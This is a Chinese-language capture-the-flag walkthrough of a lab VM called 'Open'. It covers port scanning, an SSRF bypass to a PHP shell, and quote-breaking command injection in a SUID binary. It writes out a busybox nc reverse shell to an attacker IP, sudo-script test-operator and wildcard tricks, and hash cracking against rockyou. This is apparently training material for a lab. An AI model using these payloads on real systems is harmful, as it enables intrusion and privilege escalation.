

考点, ssrf 绕过, 命令注入, 加密包含换行符的数据解密

`sudo nmap -sT -p- --min-rate=1000 192.168.49.9 -oA nmapscan/ports`

```
└─$ sudo nmap -sT -p- --min-rate=1000 192.168.49.9 -oA nmapscan/ports
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 08:11 EDT
Nmap scan report for 192.168.49.9
Host is up (0.0063s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:69:7C:39 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)


Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds
```

`sudo nmap -sT -p22,80 -sC -sV -O --min-rate=1000 192.168.49.9 -oA nmapscan/detail`

```
└─$ sudo nmap -sT -p22,80 -sC -sV -O --min-rate=1000 192.168.49.9 -oA nmapscan/detail
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 08:15 EDT
Nmap scan report for 192.168.49.9
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|_ 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|_ 256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Redirecting to open.dsz
MAC Address: 08:00:27:69:7C:39 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrot
ik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7
```

<http://open@192.168.49.10:8000/shell.php>



`cat user.txt`

`flag{user-b026324c6904b2a9cb4b88d6d61c81d1}`

```

www-data@Open:/home$ cd miao
cd miao
www-data@Open:/home/miao$ ls -la
ls -la
total 24
drwxr-xr-x 2 miao miao 4096 Jul 29 03:08 .
drwxr-xr-x 5 root root 4096 Jul 29 02:54 ..
lrwxrwxrwx 1 root root    9 Jul 29 03:08 .bash_history → /dev/null
-rw-r--r-- 1 miao miao  220 Jul 29 02:51 .bash_logout
-rw-r--r-- 1 miao miao 3526 Jul 29 02:51 .bashrc
-rw-r--r-- 1 miao miao  807 Jul 29 02:51 .profile
-rw-r--r-- 1 root root   44 Jul 29 02:52 user.txt
www-data@Open:/home/miao$ cat user.txt
cat user.txt
flag{user-b026324c6904b2a9cb4b88d6d61c81d1}
www-data@Open:/home/miao$ c^[a

```

find / -perm -4000 -type f 2>/dev/null

```

www-data@Open:/var/www/open.dsz$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/echo

```

/opt/echo

```

www-data@Open:/var/www/open.dsz$ /opt/echo
/opt/echo
使用方法：/opt/echo "要回显的消息"

```

猜测单引号闭合

```

www-data@Open:/opt$ ./echo "123"
./echo "123"
[用户输入]: 123
执行命令: echo '[用户输入]: 123'
www-data@Open:/opt$ ./echo "123'"
./echo "123'"
sh: 1: Syntax error: Unterminated quoted string
执行命令: echo '[用户输入]: 123'"

```

./echo "123';id" s 位 位 miao 用户

```

www-data@Open:/opt$ ./echo "123';id"
./echo "123';id"
[用户输入]: 123
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
执行命令: echo '[用户输入]: 123';id"
www-data@Open:/opt$ ^[a

```

可以只直接./echo "123';/bin/bash"

或者重新建立一次 shell

```
echo 'busybox nc 192.168.49.10 4444 -e /bin/bash' > /tmp/a
```

```
chmod +x /tmp/a
```

```
./echo "123";/tmp/a"
```

busybox

一个轻量级的 Unix 工具集，集成了许多常用命令（如 nc、ls、cat 等）。


常用于嵌入式设备或受限环境（如路由器、IoT 设备）。

方法 1,

```
sudo /opt/hello.sh "dsz "
```

```
6cd1f22e65d26246530ff7a2528144e3
```

```
Goodbye!
```



```
miao@Open:/opt$ cat /opt/hello.sh
PATH=/usr/bin
[ -n "$1" ] || exit 1
[ "$1"="dsz" ] && exit 2
#[ $1="dsz" ] && cat /root/password.txt | md5sum | awk '{print $1}'
[ $1="dsz" ] && cat /root/password.txt
main
7  __libc_csu_init
10  __libc_start_main
11  if ( setgid(1000u) || setuid(1000u) )
12  {
13      fwrite(&unk_2008, 1uLL, 0x13uLL, stderr);
14      return 1;
15  }
16  strcpy(v4, "dsz");
17  strcat(dest, v4);
18  byte_2047;
19  v10 = system(dest);
20  if ( v10 == -1 )
21  {
22      perror(&unk_2008);
23      return 1;
24  }
25  else
26  {
27      return 0;
28  }
29  }
30  }
31  }
32  }
33  }
34  }
```

方法 2,

```
sudo /opt/hello.sh '1=1 -o a' (-o 或者 1=1 -o a="dsz" )
```

```
/opt/hello.sh: 6: [: 1=1-o: unexpected operator
```

```
Goodbye!
```

```
miao@Open:/opt$ sudo /opt/hello.sh '1 = 1 -o a'
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
```

方法 3,

随便找一个空目录创建 *dsz* 文件，然后通配符匹配

```
sudo /opt/hello.sh "*"
Goodbye!
touch dsz
sudo /opt/hello.sh "*"
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
```

```
sudo /opt/hello.sh "*"
Goodbye!
touch dsz
sudo /opt/hello.sh "*"
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
^[a
```

默认行末尾有换行符，*-r* 去掉换行符对比

```
(kali㉿kali)-[/usr/share/wordlists]
└─$ echo 1 |md5sum
b026324c6904b2a9cb4b88d6d61c81d1 -
```

```
(kali㉿kali)-[/usr/share/wordlists]
└─$ echo -n 1 |md5sum
c4ca4238a0b923820dcc509a6f75849b -
```

```
(kali㉿kali)-[/usr/share/wordlists]
└─$ echo 1 |md5sum
b026324c6904b2a9cb4b88d6d61c81d1
(kali㉿kali)-[/usr/share/wordlists]
└─$ echo -n 1 |md5sum
c4ca4238a0b923820dcc509a6f75849b
```

```
perl -MDigest::MD5=md5_hex -ne 'if(md5_hex($_) eq
"6cd1f22e65d26246530ff7a2528144e3"){print $_}'
do167watt041
```

```
(kali㉿kali)-[/usr/share/wordlists]
└─$ perl -MDigest::MD5=md5_hex -ne 'if(md5_hex($_) eq "6cd1f22e65d26246530ff7
a2528144e3"){print $_}' /usr/share/wordlists/rockyou.txt
do167watt041
```

或者

#!/bin/bash

```
TARGET_HASH="6cd1f22e65d26246530ff7a2528144e3"
WORDLIST="/usr/share/wordlists/rockyou.txt"
TOTAL_LINES=$(wc -l < "$WORDLIST")
COUNT=0
while read -r password; do
  ((COUNT++))
  PERCENT=$((COUNT*100/TOTAL_LINES))

  echo -ne "进度: ${PERCENT}% (${COUNT}/${TOTAL_LINES})\r"

  # 用 echo 计算带换行的哈希
  HASH=$(echo "$password" | md5sum | awk '{print $1}')
  if [ "$HASH" = "$TARGET_HASH" ]; then

    echo -e "\n[+] 爆破成功! 密码: $password"

    exit 0
  fi
done < "$WORDLIST"

echo -e "\n[-] 密码未在字典中找到"

exit 1
```

cat root.txt

flag{root-6cd1f22e65d26246530ff7a2528144e3}